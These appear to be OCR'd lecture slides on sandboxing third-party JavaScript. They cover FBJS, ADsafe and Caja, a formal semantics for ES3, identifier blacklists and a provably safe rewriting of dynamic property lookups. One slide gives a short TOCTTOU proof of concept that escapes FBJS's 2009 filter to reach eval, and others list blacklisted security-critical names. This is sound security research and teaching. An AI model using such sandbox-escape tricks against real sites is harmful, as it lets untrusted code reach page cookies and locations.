
`<IFrame src = http://adnetwork.com/ad1></IFrame>`

However, IFrames may NOT be the preferred option (especially back in 2008)

- restricts content to a confined region of the screen
- hosting page is still vulnerable to CSRF, Malware, …
- performance penalty in exposing a library across frame boundary

Analogy: Process-based Isolation in operating systems

Our Approach: Language-Based Sandboxing



Statically analyze and rewrite third-party code

Sandboxed code

Hosting page

Restricted access
(determined by security policy)

Hosting page server

Third-party content server

facebook

AD safe

Google Caja


Microsoft Web Sandbox

What security policies must be enforced?

Three Security Policies

- Hosting Page Isolation
- Inter-component Isolation
- Mediated Access

Hosting-Page Isolation



Language-based sandboxing

Sandboxed code

Security-critical resources

Hosting page


e.g., `document.cookie`, `document.location`,…

Hosting page server

Third-party content server

Sandbox Design Problem: ensure that sandboxed code does not access a given set of security-critical resources


Inter-Component Isolation



Sandbox Design Problem: ensure that all sandboxed components:

1. do not access any security-critical resources belonging to the hosting page
2. do not write to any memory location that the other component reads from


Mediate Access: Setup



Security Goal: No direct access to security-critical resources

Motivated by Principle of least privilege

Mediated Access: Problems




Sandbox Design: ensure that sandboxed code obtains access to ANY protected resource ONLY via the API

API Confinement: verify that sandboxed code cannot use the API to obtain direct access to a security-critical resource

Sandboxing Problem: Summary

Setup:



Policies:


- Hosting Page Isolation
- Inter-Component Isolation
- Mediated Access

Language: standardized JavaScript

- ECMA-262 3rd edition (ES3) - *Dec'99*
- ECMA-262 5th edition (ES5) - *Dec'09*
  - has a strict mode (ES5-strict)

Hosting Page Isolation

Hosting Page Isolation



Sandbox Design Problem: ensure that sandboxed code does not access a given set of security-critical resources

Hosting Page Isolation: Plan

- An overview of JavaScript (ES3)
- Sandboxing technique
- Comparison with FBJS

JavaScript (ES3): Key Features

- Developed by Brendan Eich in 1995 at Netscape
- First-class functions, hash table like objects

```
var o = {}; o.foo = 1; o[“fo” + “o”] = 2;
o.foo = function(){};
```

- Prototype-based inheritance, built-in prototype objects provided by the environment, e.g., `Object.prototype`
- Dynamic code generation

```
eval(“x = x + 1;”)
```

- Scopes as first-class objects

```
var o = {x:1};
with(o){x = 2}; //sets o.x to 2
```

JavaScript (ES3): Peculiar Features

- Implicit type conversions

```
var y = “a”;
var x = {toString: function(){return y;}};
var res = x  + 10;    // res = “a10”
```

- Function declaration hoisting

```
var f = function(){
          var a = g();
          function g(){return 1;}
           function g(){return 2;}
          var g = function(){return 3;}
        }
var res = f(); // res = 2
```

Need a rigorous framework for reasoning about JavaScript programs

Structural Operational Semantics

- Specify meaning of a program as sequence of actions taken on an abstract state machine
  - States: $<H, t>$
    - Heap H: abstract description of memory
    - Term t: current term being evaluated
  - Transition: $$\frac{<Premise>}{H_1, t_1 \text{ -> } H_2, t_2}$$
- Developed a structural operational semantics for ES3
  - based on 3rd edition of the ECMA-262 specification
  - does not model the DOM
  - very long (70 pages in ASCII), took 6 man-months
  - spotted lots of discrepancies across browsers
  - **Theorem:** Execution of a term only depends on the reachable heap locations

Hosting Page Isolation: Plan

- Operational Semantics for JavaScript (ES3)
- Sandboxing technique
- Comparison with FBJS

Sandbox Design Problem: ensure that sandboxed code does not access a given set of security-critical resources

Sandbox Design Problem

- Construct a blacklist B of global variables from which security-critical objects are reachable, e.g., B = { `“window”`, `“document”`, …}

Sandbox Design Problem: ensure that sandboxed code does not access any global variables from a given blacklist B

$rew(s)$
does not access global variables from B

Filter & Rewriter

s
Third-party

Simple Approach: do a static scope analysis to determine which identifiers resolve to global variables

What global variables does a given JS program access ?

```
var x = 42;
function foo(){
   var x = 21;
   eval(“x = this.x”);
   return x;}
foo();// returns 42
```

Can `foo` access the global variable `x`?

- YES!! delete the local declaration of `x`
- OR, get hold of the global scope object and access its fields
- dynamically generate this code!
- Also: `with`, `try-catch`

OK, let’s not do a scope analysis ☹. We are stuck with:

every identifier or property lookup could potentially resolve to a global variable

Sandbox Design Problem: Restatement

(Conservative) Reformulation: ensure that sandboxed code does NOT access any identifiers or properties named in blacklist B

$rew(s)$

does not access any identifiers or properties named in B

Filter & Rewriter

s

Third-party

Approach:

- Disallow dynamic code generation
- Filter or rewrite all identifier and property access mechanisms

Enforcing the Blacklist

Dynamic Code Generation: `eval` and `Function` constructor

- can be accessed via properties `“eval”`, `“Function”`, `“constructor”`
- add these to the blacklist B

What are the identifier and property access mechanisms in JS ?

- Identifiers `x`
  - Identifier Filter: filter all terms that have an identifier `x` $\in B$
- Dot `e.x`
  - Dot Filter: filter all terms that have a sub-term `e.x` with `x` $\in B$
- Dynamic Property lookup `e1[e2]`
  - IDX Rewriting: rewrite `e1[e2]` → `e1[IDX(e2)]`
  - also used by FBJS

Attack on FBJS$_{09}$ IDX Rewriting

Semantics of `$FBJS.IDX(e)`

1. evaluate `e`
2. convert (1) to a string
3. if (2) is blacklisted return `“bad”`, else return (1)

TOCTTOU attack (Safari): Pass an object that returns different values on consecutive string conversions

```
var o = GET_SCOPE;
o.toString = function(){
               this.toString = function(){return “eval”;};
               return “foo”};
var f = function(){};
f[o](‘alert(“hacked”)’)();
```

Our IDX Rewriting

Blacklist all variable names beginning with `“$”`

- IDX Initialization:

```
var $String = String;
var $Bl = {eval:true,...,constructor:true};
```

- IDX Rewriting:

```
 IDX(e) ≡ ($=e,
          {toString:
             function(){
               return($=$String($),$Bl[$]?"bad":$)}
          });
```

- Semantics preserving for `e1[e2]` when `e2` is not blacklisted

Evaluation

- Define $J_{safe}(B)$ as ES3 with Identifer and Dot filters applied
- Define rew: $J_{safe}(B) \rightarrow J_{safe}(B)$ using IDX rewriting
- Let H be the heap obtained by executing the IDX initialization code

Theorem [ESORICS'09]: *For all terms $t \in J_{safe}(B)$, $rew(t)$ when executed on heap H does not access any identifier or property name from B*


Other Results

- Mechanism for isolating the global scope object [ESORICS'09]
- Semantics-preserving renaming technique for identifiers [CSF'09]

Hosting Page Isolation: Plan

